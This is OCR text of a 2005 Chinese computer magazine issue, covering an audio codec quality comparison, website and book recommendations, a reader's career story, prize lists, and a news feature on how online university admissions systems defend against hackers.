在WMA VBR不同品质编码频谱图中我们可以看到WMA文件的截止频率明显低于以上两种编码方式(见图4)，在品质10时大约只能达到9000Hz，品质75能达到14000Hz左右，只有品质100截止频率和WAV文件持平，在分布密度上也优于MP3 Pro 100的品质。但可惜的是，此时的文件体积已经接近WAV文件的一半。对于普通的MP3播放器而言，已经失去了压缩的意义。

最后是在CBR方式下进行比较简单的比较(见图5)，图中我们可以看到低比特率(64kbps)下，WMA格式明显优于MP3，而 MP3 Pro编码方式在40kbps下已经远远好于WMA和MP3格式。在128kbps下，WMA截止频率仍较MP3略有优势，分布频率也相差无几，CBR MP3 Pro格式在96kbps比特率下(所允许的最高比特率)截止频率明显高于128kbps下的WMA和MP3，但分布密度不如二者。在高比特率320kbps下，WMA无论在截止频率还是分布密度上，仍较MP3音质损失为少。不难得出结论，在CBR编码下，无论何种比特率，WMA均较MP3有优势，而MP3 Pro应该说是在控制文件体积的条件下音质损失最少的，但它最高只提供96kbps，无法在更高比特率下作进一步比较。但我们可以看出，CBR下无论何种编码方式，与其相应的VBR编码方式相比，均损失更多的音质，体积也较VBR为大。

4. 总结篇

通过这次评测，我们可以清晰看到，如果追求最小的文件体积，可以考虑品质10的WMA VBR编码格式。当然，在此种编码方式下，音质损失较多，但对于英语听力、语音故事等音频，仍不失为一个相当不错的选择。

然而对于音乐文件，如果也是追求尽量小的文件体积的话，可以考虑品质为10的MP3 Pro VBR编码方式。文件体积仅相当于品质25的WMA VBR，而音质却要高出许多。如果在考虑文件体积的情况下还要尽可能地追求音质，那么推荐使用品质60的MP3 Pro VBR方式编码。此时，音质有一个〝质的飞跃〞，体积却增大不多，仅相当于品质为50的WMA VBR，比最低品质的MP3 VBR体积还要小(当然此时的音质已经大大地超过了MP3 VBR了)。如果追求最好的音质，那么也推荐使用MP3 Pro VBR，并将品质选定为100。上面已经说过，此时的MP3 Pro文件，用相当于WAV文件8％的体积大小几乎还原其音质！而不得不说的是，对于MP3 VBR编码方式，在体积上逊于WMA，在音质上逊于MP3 Pro，不做推荐使用。因为现在网上绝大多数是MP3格式的文件，笔者推荐，在网上下载MP3文件后，自己动手，将它转制为MP3 Pro格式，当然，此时的音质最好也就是所下载的MP3水平，但是我们通过此种方法，却可以在保持音质的前提下，大大缩减文件体积，何乐而不为之？

小提示

并不是所有的MP3播放器都支持MP3 Pro格式，可以从处下载制作MP3 Pro格式的电子书。

CF [BL02]



探索，梦想开始的地方

■圣骑士


探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象：探索频道(中国)http://www.discoverychannel.com.cn

寻宝理由：探索频道一直是我非常喜欢的一个电视节目，每次跟随镜头探索事物的真相时，我都感觉置身其中，为自然及历史的伟大而折服。但我终究还是没能做到每集必看，不过没关系，在探索频道中文网站上，我们能够找到漏看的部分。

经典推荐：星球大战的科学启示

爱好电影的朋友一定没有错过前段时间上映的《星球大战前传——西斯的反击》，看过这部电影的朋友可能会对其中再现的各种先进武器和交通工具印象很深。而探索频道当然也不会错过这个机会，借星球大战之势制作了一款非常有意思的未来幻想动画，我们的生活是否会和这些稀奇古怪的东西沾上边呢？



链接：http://www.discoverychannel.com.cn/starwars/

人类健康之谜

人到底能活几岁？癌症真的是人类无以对抗的绝症吗？克隆人离我们有多远？让我们跟随探索频道，一起来探索人类健康的奥秘……

链接：http://www.discoverychannel.com.cn/health/

1.适者生存

达尔文的进化论告诉了我们适者生存的道理，人类天生就具有生存的本能，在婴儿时代就会根据需要帮助的迫切程度来控制哭声的大小，对蛇和蜘蛛有天生恐惧。(3页)



注意：此链接共分3页，可从页面左侧的导航栏进入下一页。

链接：http://www.discoverychannel.com.cn/health/human_instincts_facts/feature_1/

2.DNA与克隆人

若干年前，世界上第一例克隆羊多利出现，既然能够克隆羊，那么克隆人也并非不可能。假以时日，会不会出现电影中有多个〞我〞的情况呢？克隆生物是否会颠覆人类的伦理观呢？(9页)

链接：http://www.discoverychannel.com.cn/health/dna/feature_1/


追寻科学的真相

科学与传统宗教永远是一对矛盾，人们总是喜欢把未知的现象归结为神灵的杰作，而科学家们却始终将这些无法探究的真相揭示给人们。现在仍有无数无法用科学解释的超自然现象等待我们去解释，人们始终在追寻……

链接：http://www.discoverychannel.com.cn/science/

究竟有没有鬼怪

吸血鬼、僵尸、狼人，究竟是电影中才存在的虚幻恶魔，还是真实存在的未知生命？人类长久以来都生活在被科学统治却又始终饱含未知恐惧的隐晦的世界中，我们需要知道真相！(5页)



链接：http://www.discoverychannel.com.cn/science/truehorror/feature_1/

动物星球

地球上居住着人类，但地球上绝不仅仅居住着人类。

链接：http://www.discoverychannel.com.cn/animal/

无敌的血盆大口

鱼，海洋中近乎最凶猛的生物，它那副恐怖的巨牙似乎可以将钢筋都嚼成碎末。(4页)



链接：http://www.discoverychannel.com.cn/animal/shark_week/feature_1/

将地球玩弄于股掌

对于人类来说，地球是巨大的，从中国的长城到法国的凡尔赛宫，从古希腊文明到敦煌，人类创造了多少奇迹？

链接：http://www.discoverychannel.com.cn/travel/

月球上能看到长城吗

秦始皇，中国历史上一个颇有争议的伟大君王。人们提起他，就会想起长城。据说在月球上能看到长城，这是真的吗？(4页)

链接：http://www.discoverychannel.com.cn/travel/china_revealed/feature_3/

CF [BL03]



“水煮”身边的数码设备

■ YJP

数码相机、手机、CD播放机，都是我们经常用到的设备。尽管常常不离身，但我们几乎都是把他们当作一种工具、一种设备来使用。你有没有想过，这些数码设备除了最基本的功能之外，还能告诉我们很多IT世界之外的东西……



▲ 面对不同的人，真希望我也能做到随时切换状态



▲ 心情可以随意切换就好了



▲ 给我一双慧眼吧，让我把这世界看个清清楚楚、真真切切



◀ 繁重不堪的工作下，我也希望能有200小时的连续工作能力



▲ 要是能如此方便地控制自己命运的脚步就好了




▲ 如果能随时把不需要的记忆删除该有多棒！



◀ 是不是要违背意志地见人说人话，见鬼说鬼话？

CF [BL04]



IT 编辑们的“课外书”

■北京　梦寻

在一般人的心目中，IT 编辑都是工作狂，整天灰头土脸，不是试软件测硬件就是写稿改稿。实际情况并非如此，IT 编辑们也要食人间烟火，工作之余也时不时会小资一把，K 个歌，泡个吧，看看休闲书什么的。今天，我就采访两个 CFan 的小编，看他们业余时间都看的什么书，顺便也推荐给读者朋友们。

Sunny:关于上班这件事



关于上班这件事，真的没有什么好说的，春夏秋冬，朝九晚五，都市里的上班族就像钟摆一样有规律地重复着同一件事情。但是，正如朱德庸所说：你可以不上学，你可以不上网，你可以不上当，你就是不能不上班。

我喜欢朱德庸的新作《关于上班这件事》，是因为它很贴近真实生活，每一件事情，你都可以比照自己的办公室生涯找到原型，或者是别人，或者就是你自己。"男人、女人之外，上班族是人类的第三大族群！"朱德庸辛辣的画笔，在以"涩女郎"、"双响炮"轰炸两性、婚姻问题后，又开始上演"上班族员工老板大斗法"了。

这部画本约收了 350 则彩绘四格漫画，为我们描绘了都市上班族的人生百态。以稍嫌夸张的手法，"歪"解上班族耍赖定律、上班族出错六大法则、上班族自我脱困六大借口、上班族恋爱不麻烦七大哲学等，笑过之后也令人回味。

如果你还没有买这本书的话，可以去 http://lianzai.china.com/books/html/453/ 这个网页看看，这里节选了该书中的一些漫画，你可以先睹为快。它会让你在捧腹大笑之余，换个心情去上班。嘿嘿，不过要注意，上班的时候不要看它，小心被老板看到——你，上班的时间看闲书，这个月的奖金没有了哦。


阿健:数学使人聪明

我本是数学专业的，在进入 IT 行业后，数学反而成了"业余课"，不过你不要真的相信我会放弃数学的，个人觉得数学对任何工作都会有所帮助。我常常跟同事们说，数学是一个非常有趣的学科。他们大都　之以鼻，抛过硬生生的四个字：枯燥至极。

实际上并非如此，有不少重大的数学发现，就是来自于生活中的趣事。比如有一个"兔子问题"：某人在一处有围墙的地方养了一对兔子，假定每对兔子每月生一对小兔，而小兔出生后两个月就能生育。问从这对兔子开始，一年内能繁殖成多少对兔子？对这个问题的回答，导致了著名的　波那契数列：1，1，2，3，5，8，13，21，…这个数列产生的规则很简单，即开头两个数 1 以后的每个数，都是由它前面两个数相加而得。是不是很有意思？

读史使人聪明，尤其是读数学史。推荐有兴趣的读者去看看李文林所著的《数学史教程》，这本书以重大数学思想的发展为主线，阐述了从远古到现代数学的历史，脉络分明，并且引用了许多生动的史实和丰富的图片。比如，其中讲述了近代数学史上这么一段趣话：

约在 1515 年，数学教授费罗发现了形如 $x^3+mx=n$ $(m,n>0)$ 的三次方程的代数解法。按当时的风气，学者们都不公开自己的研究成果，费罗将自己的解法秘密传给他的弟子费奥。1535 年，意大利另一位数学家塔塔利亚也宣称自己可以解形如 $x^3+mx^2=n(m,n>0)$ 的三次方程。怀疑之余，费奥向塔塔利亚挑战，要求各自解出对方提出的 30 个三次方程。比赛在米兰大教堂公开举行，结果是，塔塔利亚很快解出形如 $x^3+mx^2=n$ 和 $x^3+mx=n$ 两种类型的所有三次方程，而费奥仅能解出后一类型的方程，塔塔利亚大胜而归。



怎么样，大家读这段文字的时候，有没有刀光剑影般江湖纷争的感觉，是不是像在看武侠小说中的高手过招，挺过　的吧。

我也来淘书！

■**江苏　小曼**：最近我买了一本《巧学巧用Excel 2003公式与函数》(中文版)，电子工业出版社出版，美国Paul McFedries著。它从最基础讲起，几乎涉及了Excel公式与函数的所有内容，而且实例设计得非常好，即有趣又能很容易懂，值得一看。

■**北京　剑客**：我一直对黑客攻防技术很感兴趣，前几天在书店看到一本《最高安全机密》的书，感觉很不错。机械工业出版社出版，作者署名为"(美)匿名"。这本书涉及了信息安全的方方面面，比较全面。不过内容不是太新，而且是外国人所写，涉及到的一些工具都是英文软件，所以读者最好有点英文基础就更好了。

CF [BL05]

走进读者的电脑生活

四年之间，他累计发表了上百万字的作品。然而，就在四年前，他还是校园内一名不起眼的成教生！

学电脑改变我的人生路

■重庆 罗彬



从1997年起，我就对电脑非常感兴趣，但那时电脑超贵，限于家庭消费水平，我只能在每次电脑主题展会上与〝她〞神交。

这颗对电脑痴迷的火种一直燃烧到2001年。那年，高考失败的我〝考〞上了重大成教院。青春正逢大一，不习惯于成教院特有的教学风格，我开始躲课，躲到校逸夫楼的期刊阅览室。

期刊阅览室陈列有最新的电脑期刊，对电脑痴迷的我来说，如获至宝。为了给自己争口硬气，为了能掌握到学以致用的本领，我以前所未有的激情投入自学——只要有时间，或不惜躲课，都要赶到阅览室把电脑期刊中的软件技巧、硬件知识抄写在笔记本上，反复琢磨，深入理解……虽然，每次管理员检查我的成教学生证后都会投给我奇怪的眼神。

夜自习是我最享受的时光，因为可以和大本的同学一起坐在同一块黑板下学习。在自习室里，一切非常安静，学习氛围非常好，我就在草稿本上重复抄写当天的电脑笔记，并把一些重要的技巧默记在心，直到11点夜自习结束。散课时，熙熙攘攘的人流中，只有我比较孤单——我们班几乎没别人上自习，他们更喜欢打牌和吹牛，但这并不妨碍我回寝室后半夜起来躲到厕所里学习。

大一下学期，学院只给成教生安排一周两节的上机课，短短两节上机课根本满足不了我实践电脑知识的渴望。无奈之下，我只有厚着脸皮到隔壁学院蹭课，去得多了，难免会被人家发现。检查学生证后，人家就会像看外星人一样看我——耶，你怎么是成教院的？当时真的感觉特别自卑和无助！我当天就赶回家，和家长沟通后，父母用血汗钱赞助我去攒了台价格低廉的兼容机。

有了电脑，我就拼命地在电脑上实践学到的各种知识，其中的酸楚和成就感非文字所能表达。因为当时主要是自学，并无老师指导。记得有一次，我决定学装系统，大胆地把C盘格式化了。可是，到真正上手安装的时候，却傻眼了，拿着书怎么也不知道该如何装。只好打电话到编辑部，就安装系统的问题足足耽误了人家编辑一个多小时，才装好了系统和所有驱动。那一刻，我几乎高兴得在电话旁跳起来，吼起来，感到非常满足……

当电脑知识积累到一定的程度，再阅读电脑期刊，就会这样问自己：这些技巧，我也懂得，为什么我不能像其他作者那样投稿呢？有了想法就要行动，于是，我大着胆子投出了自己的〝处男稿〞。结果非常幸运，第一篇就被一家媒体刊发。虽然是短短的800字，稿费却有人民币96元。这极大地刺激了我的写作积极性，增强了我的自信心，从另一个侧面，也鞭策我更狂热地琢磨电脑，学习电脑，再把领悟到的技巧写成文章，投给媒体……

2002年暑期，借助发表的50多篇稿件，我以有一技之长的成教生身份自荐到一家电脑公司打工。我被分到客服部门，干技术活。这次打工经历又让我学到许多期刊中领悟不到的硬件知识，更加深了对电脑市场和业界的了解。其中有一次经历让我终身难忘。有一天，因公司业务特别多，门市那边借我去装机，可我以前一台电脑也没装过。装机时，我当着客户的面，汗水流淌了30多分钟，竟然连主板都没有装好。恼羞成怒的经理当着客户的面，指着我的鼻子骂了我一通。而我，还得忍着，厚着脸皮在一旁偷学，全然听不见周围客户的取笑和埋怨……在回来的车上，我哭了，第二天，我就把客服部的一台二手主机反复装了七八次，手被焊丝划伤了也全然不知……

就这样，我一边在业界打漂，一边坚持写稿……弹指一挥间，四年光阴逝去，我再不是当年那个落魄的成教生，我成长为不再畏惧失业的撰稿人和打工仔。再回首，我想对朋友们说：其实，人生对每个人都是公平的，你可以没背景，可以缺关系，可以少学历，但你绝不能迷失自己上进的心。作为IT时代的青年人，我们更应该借助电脑去丰富和改变自己的人生！

CF [DB01]

热心评刊员公布

以下17位读者被评为2005年第10期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

王秀峰(辽宁) 孟祥书(安徽)

二等奖5名(奖品:漫步者H500耳机)

陈奕玮(福建) 李枝文(云南) 刘 望(山东) 蔡啸风(广西) 王 曦(河南)

三等奖10名(奖品:Photo硬派6.0中文版软件)

王 卓(河北) 白胜广(江苏) 谢明江(四川) 代 铭(哈尔滨) 李 逵(云南) 黄英亮(广西) 单 良(新疆) 周良雄(浙江) 胡晓东(新疆) 乔宏友(吉林)

最佳文章公布

2005年第10期优秀文章

第一名:〝特别话题〞栏目《我爱音乐 我爱MP3——我和MP3的22个瞬间》作者:**beyondpara 云旁 逍遥小小 ALEX YUN**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:〝聪明用电脑〞栏目《特殊符号！我要轻松输入你》作者:**徐海斌**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:〝CFan新视界〞栏目《我们的中国〝芯〞——龙芯2号正式发布》作者:**王寒晖**获得200元奖金和《电脑爱好者》荣誉证书。

2005年高考录取工作正在进行中。在经历了6年的试运行后，今年的录取工作将采用基于互联网的网上录取系统。人们开始担心，在中国高考制度第29个年头里，网上录取是否能经得住考验，顺利地渡过而立之年？对此，记者展开了全方位的调查，重点指向网上录取工作的安全问题。

网上录取


郑霞是今年参加高考的江苏省南京市某重点中学的学生，6月24日上午通过电话查询，她知道了自己的高考成绩，比当地本科第一批录取的分数线高30多分，那一刻她和她的家人感到无比幸福。在拿到通知书之前，家里的空气显得有些紧张，在这个关键时期，朋友和亲人的关心，似乎更让她不安。"只有接到录取通知书，心才会平静下来。"

郑霞的感受只是数百万参加高考学生的一个缩影。参加高考的学生在成绩出来后，接着填报志愿，随后进入录取阶段考生们在经历了黑色的6月后，仍需忍受焦虑7月的煎熬。此时，媒体上一切有关大学录取工作的信息，都牵动着中国数百万考生的心。

从1999年开始，教育部试推行网上录取。网络，这个充满了神秘感的玩意儿竟然跟严肃的高考录取沾上了边。2002年，浙江省网上录取现场经历的黑客攻击事件，让数百万考生心中蒙上了淡淡的阴影。但据记者了解，目前，各高校已经从当初的集中式现场局域网录取基本过渡到各高校在本校或所在地利用互联网开展录取。这就意味着所有的过程将经受来自互联网的更严峻的考验，今年的网上录取，是否能确保万无一失呢？以安全的名义，记者展开了2005年网上录取工作的安全调查。



网上录取系统现场紧张而有序地进行着



网上录取系统的工作流程，其中重点环节在文中有说明

用制度确保流程安全

"开始网上录取后，彻底把我们从每年录取时的车马劳顿中解放出来了！"在大学招生办工作10多年的陈老师告诉记者。按照传统的录取方式，各高校招办都要从学校的其他部门临时"抽壮丁"，派出大量教师到外地一起完成学校的招生录取工作，陈老师几乎每年都换一个地方。"千万不要以为可以借机在当地旅游，一天的招生工作完成后，累的不想做别的，只想睡觉。"

实行网上录取以后，陈老师和他的同事通过手中鼠标和各省市招办取得联系，招生工作变得便捷、快速。而高校的招生任务在学校的计算机中心通过网络就可完成，足不出户便可网罗天下英才，为学校节约了大量的人力、物力、财力。如此高效便捷的录取方式，究竟是怎样的流程？各个环节将如何保证数百万考生的顺利录取呢？不妨看看这张流程图。在这个过程中，比较关键的步骤有五步：

登录。高校招办老师登录网上录取系统，屏幕上显示出一张中国地图。选择录取省份，输入指定的IP地址、用户名以及密码后，登录成功。这时，系统的防火墙开始自动对登录人员身份进行认证，并对登录人员查看的内容加密。

核对。招办老师在下载考生信息前，首先核对省招办投过来的考生档案数，看是否与投档比例和招生计划数相符。核对准确无误后，开始从网上下载考生信息。招办老师打开投档过来的考生信息，此时考生的志愿表、体检表、报名信

以安全的名义

■ 新闻采访部实习记者 鲍有斌



息表、照片、高考成绩等全部可以查阅。招办下载信息时，按照从高分到低分顺序将考生信息排序。相信电脑，它是铁面无私的，决不会把一名低分考生调到前面去。

阅档。招办老师主要阅读的是考生高考成绩、志愿表以及体检表，从中录取符合条件的考生。高校将从高分到低分择优录取，如果考生总分相同，则需设置附加比较条件。

退档。大多数被退档考生是〝总分低，录取额满〞缘故。其他退档理由还有：小分偏低、外语语种受限、外语口试不合格、体检不合格等。需要说明的是，各个学校退档理由一定要写明，不然电脑将无法接受退档。

录取。进行网上录取，两至三分钟即可录取一名学生。考生一旦被录取，将及时在该生所在地的省招办网站上公布。同时，考生登陆报考学校的招办网站上查询，只要输入自己的准考证和身份证号，即可查到自己是否已被录取。各大学录取通知书全部采取特快专递的方式寄送。记者了解到，北京大学、北京化工大学、北京交通大学的录取通知书全部免费发放到考生手中。

各院校的招生计划完成后，可向省招办提出录取结束的申请，经省招办审核通过后自动退出录取系统。高校招生办将录取考生名单上报经生源地所在省（市、区）招生办核准，加盖省级招办录取专用章，以此作为考生被正式录取的依据。

说到这里，我们也只是了解了网上录取的过程，但是稍懂技术的朋友就会发现，这样的流程当中有可能存在不少安全漏洞。前不久发生的黑客入侵导致万事达公司的信用卡泄密事件从另一个侧面揭示了网络安全危机。那么，比起安全防范相当严密的信用卡管理系统，网上录取系统又是如何利用技术手段保证录取顺利进行的呢？



北京理工大学的网上录取现场，图为安全人员正在进行最后的调试

用技术预防黑客攻击

黑客无处不在，他们总会利用系统的漏洞发动攻击。

前不久，湖北的教育网站连续受到黑客攻击，网警紧急出动，经过分析后，将嫌疑人锁定在一位21岁的某高校计算机系大三学生身上。当时，由于防范严密，系统虽未遭到彻底破坏，却也使该省近30万考生无法及时查询高考成绩。

2002年网上录取期间，浙江省招生网站发生过数名黑客使用扫描工具对网上录取网站的端口进行扫描，试图通过端口的破绽进入网络进行破坏。但该省招生办使用了一套严密的登陆和身份认证程序。在这个程序中，无论是工作人员进行正常的网上录取，还是黑客要闯入核心数据库进行数据更改，都必须通过身份认证、公共服务区引导、信息还原、数据交换等数道严格的登陆和认证程序之后才可以实现。

那次攻击发生之后，网上录取的安全技术人员和有关部门连夜会诊。在加强招生网的安全设置的同时，大力追捕对招生网进行恶意扫描攻击的黑客，经过对黑客留下的攻击记录的技术分析和跟踪，并对黑客进攻留下的IP地址开展网上追踪，一举将分布在杭州、温州等地的5名黑客一网打尽。

魔高一尺，道高一丈。在防黑客入侵上，相关部门早早开始就对各个环节做了严密而细致的布置，确保录取过程不发生意外。根据

这几年来的经验，可以这么说，网上录取从局部地区推广到全国的历史，也是一部与黑客做斗争的历史。根据网上录取实施几年来的经验，从技术角度，防范工作主要集中在以下几个方面：

关端口。网络通讯端口是用户连接至主机端取得服务的通道，黑客也利用同样的途径来入侵。主机上开放的通讯端口越多，就存在被攻击的可能。因此，减少系统上开放的通讯端口数目是网络安全最有效的防范措施之一，除了必要的提供服务的端口，其他端口应予以关闭。

反病毒。防范病毒是实现网上录取网络安全的另一项重要工作。让网络免受病毒攻击最保险和最有效的方法是对网络中的每一台计算机安装防病毒软件，并定期对软件中的病毒库进行更新。禁止使用那些带有明显漏洞，使病毒容易传播的应用软件也是一种非常明智的做法。

勤扫描。经常进行安全扫描，对可能存在的漏洞进行检查，扫描目标可以是工作站、服务器、交换机和数据库应用等，通过扫描，可以为系统管理员提供周密可靠的安全性分析报告，从而提高网络安全整体水平。

防入侵。网络入侵检测系统分为网络数据包分析和主机检测两种方式。网络数据包分析在网络通信中寻找符合网络入侵模板的数据包，并立即做出反应。安全系统还可以利用交换式网络中的端口映射功能来监视特定端口的网络入侵行为，一旦攻击被检测到，响应模块对攻击做出反应，比如发送电子邮件、寻呼、记录日志和切断网络连接等，这样可以在入侵事件发生后提供足够的分析来阻止进一步的攻击。

浙江的那5名黑客后来在交代自己的动机时，说是出于“好奇”或者是“无意间遇到”。倘若有技术更高超的并且破坏性更强的黑客攻击，我们该如何面对？在技术上的严密防范并不能让我们高枕无忧，凡事“不怕一万，就怕万一”，如果录取网站被“攻陷”，难道我们就只能坐以待毙吗？

实在不成了 还有B计划

网络一旦“沦陷”，怎么办？有关部门绝不容忍这样的事情发生。据记者了解，一项称之为B计划的“应急预案”就是用来预防这种极端现象的发生。

“应急预案”指的是招生办对服务器进行备份：万一服务器的硬盘损坏，也不会影响系统的安全运行；假如其中一台服务器遭到攻击停止，另外一台备份服务器也会在几秒钟内自动启动，外界几乎感觉不到。在这样的双机备份之后，招生办还准备了一台特殊备份机，服务器运行过程中所有的数据变更都会被这台备份机全程记录。因此，即使两个服务器全部损坏，数据也不会因此而丢失，备份机在几秒内将原有数据全部恢复。



部分承担2005年考生网上录取任务的中央机房

除此之外，为了保障网上录取的安全，各省（市、自治区）招办和高校分别制定了严密的措施。省招考办成立了由省教育厅、省招考办、计划、监察、纪检等部门的工作领导小组。录取现场，招生监察人员全程监督高考录取，尤其退档时，招生监察要签字。高校招生领导小组由学校领导、纪委、招办负责人等人员组成，还有招生监察人员和录取人员。招生监察人员全程监督高考录取，尤其是退档时，招生监察要签字。



现场外拉起了长长的警戒线，非公勿入

在北京某大学的招生现场，记者看到学校专门设立的信息中心，有数十台电脑放置在录取现场。工作人员24小时值班，防止网络不通、堵击黑客的入侵，有意外情况发生时，及时汇报给技术人员。学校还制定多项招生录取现场管理规定，比如进入录取现场必须佩戴专用的工作证，闲杂人员拒绝进入录取现场。

几年来，作为招生录取方式的重大变革，网上录取焕发出强大的生命力，得到了社会的支持和肯定。网上录取事关广大考生的命运，某一个细小的环节出错，就将给招生工作以及考生带来不可弥补的损失。因此，确保考生信息的安全和招生工作的正常平稳运行显得尤为重要。我们应该知道，信息系统的安全是一个动态的过程，在网络技术的发展日新月异的今天，没有一项网络技术可以宣称绝对安全、牢不可破。所以，网上录取的安全工作是一项复杂的系统工程，它不仅需要我们从技术层面加以充分的考虑，还需要各部门协同作战，使得高考工作最终得以顺利完成。

当郑霞和其他考生拿到大学录取通知书时，他们不会知道，在高考录取的这一个多月里，那些维护招生网络安全的工作人员，刚进行过一场没有硝烟的战斗。

CF [XW01]

讲述小编自己的故事……


洛阳纸贵

■Cornel

如果你在黄金时间坐进北京的出租车，是很难有机会听到广播节目的——因为广播中80%的时间在播放广告，内容更是五花八门：从家具城到建材城，从花生油到机油，从房地产到妇产……一个字：烦！正因为这样的原因，才使得偶尔听到的节目容易印象深刻。昨天的节目中，一位年轻的女主持人在驳斥另一位中年学者有关“书籍不会被网络取代”的理论，她说：“当我头疼的时候，是应该找一本医学著作看呢，还是应该去论坛里面发个帖子问问呢？论坛中一小时之内就会有人帮我解决问题。”学者竟一时无言以对。

“头疼医头，脚疼医脚”，太明显了。书显然不是像扳手那样抄起来就能使的工具，就算是现在市面上流行的“快餐书”，也很难在一小时之内发挥什么疗效。不管是杰克·坎菲尔的《心灵鸡汤》，还是李冬宝的《人间指南》，都不可能有立竿见影的功效。相比之下，网络阅读却有着那么多的优点：迅捷、海量、可检索、可交互……你甚至可以在几分钟内找到该吃的药（尽管可能是错的）。也许和文化和社会心理有关，一些传统的、看似应该退役的东西却久久难以离去，比如电影，比如书籍。面对网络阅读，发行了十多年纸媒的CFan并没有抵制，而是积极地参与进来，读者可以花更少的钱提前看到电子杂志。尽管如此，看了不少读者的反馈，发现有的坚决不买电子杂志，有的看了几期就放弃，当然，也有爱上电子杂志的。

靠在舒适的床头，捧读喜爱的读物，和在充满辐射的屏幕前 览一篇篇水帖，根本就是无法相提并论的。从这个角度讲，网络阅读、电子阅读的对象与纸媒的对象根本就是不同的。一直以来，网络上的东西还是以“快餐”为主，而“快餐”的营养显然不足，“垃圾”倒是很多。因此，长期以来，人们就形成一种感觉：网络上流传的东西只适合快速 览、只适合参考，而真正有价值的，还是印出来的白纸黑字。



功能与效果都相当出色的SONY Librie电子阅读器，并没有能够打开市场

不过，这种情况正在改变，比如维基百科（zh.wikipedia.org）、Google图书馆等，更有像CFan这样优质的读物，都是非常积极的例子。相信经过时间的大浪淘沙，网络中的精品一定会越来越多。

纸媒还是电子，这不是问题。内容才是问题。

CF [DJ01]



大家好！今天和大家见面想谈点儿特别的话题，人是如何控制自己的欲望的。

经阿健亲自体会，人确实是有欲望的。物欲，谁不想拥有一台性能卓越的梦幻电脑？情欲，谁不想让自己习惯了的爱机永远陪伴自己左右？占有欲，只要一部中意的电脑经过了你的手，有谁不想此刻永恒下去？但随着年龄的增长，很多欲望会因为各种客观原因，被自己主观地拒绝。实际上，年复一年增长的不光是年龄本身，控制欲望的也不是主观愿望，毕竟年龄会带来阅历的增加，客观条件的出现会使人对事情本身的评判标准发生改变，我认为，正是这些使人远离诸多不切实际的欲望。

这方面的例子特别多，生活中发生过的事儿也屡见不鲜。一对相爱的恋人，双方都要懂得控制自己不切实际的情欲，否则美好的爱情就因一方的一念之差变成恋人心中永远的痛。追求电脑极品配置的DIYer，一段时间后，他也绝对会理解“人对物欲的追求是无止境的”这句话的深层次含义。

不过，不可否认的是，人的欲望有层次之分。较低层次的欲望有生活的需要、生理的需要、安全的需要。较高层次的欲望有工作的需要、追求事业成功的需要等等。较低层次欲望的实现带来满足感，较高层次欲望的实现带来成就感。

还是拿上面的两个例子说明吧。爱情给恋人们带来的满足感是很容易实现的，生活条件的改变、生理需要的满足、安全感的获得，按照上面的说法，这些可谓都是较低层次的欲望的获得。不可否认，这些欲望的获得让许多处在恋爱中的男女获得了前所未有的满足感，也有无数的恋人希望永远地凝固这个空前幸福的瞬间。但是，相恋的人们是否想过，如何在恋爱的过程中获得更深层次的欲望——成就感呢？婚姻的形式可以加速双方共同理想的实现，可以稳固双方抵御风险的能力，这会不会是更高层次的欲望呢？再说那些对DIY有着浓厚兴趣的发烧友，他们之所以某时某刻停止了无休止地追求，会不会是在事业上找到了更迫切的需要，体会到了工作的快乐了呢？

最后，用一句古训与君共勉。我国古代思想家老子说过：“欲而不知止，失其所以欲；有而不知足，失其所以有”。意思是说，如果不知道适可而止，控制自己的欲望，就会什么欲望也满足不了；如果不懂得知足克制，连已有的一切也保不住。


CF [DJ02]

2700元真电脑 圆梦三农信息化



2005年7月14日,第一台长风PC被送到了北京市密云县古北口镇河西村村支书张玉山的手中。能否做出农民兄弟买得起的PC直接关心到广大农村信息化进程的速度。和以往的整机企业单纯降价不同,此次长风PC的推出不仅要让农民兄弟买得起,而且预装了46套正版软件,目的就是让农民兄弟用得上。北京市科委主任马林做了"用自主创新的信息技术服务三农"的主题报告。马林指出,这个项目是科技战线落实"服务三农"战略、加强农村科技工作的重要措施。

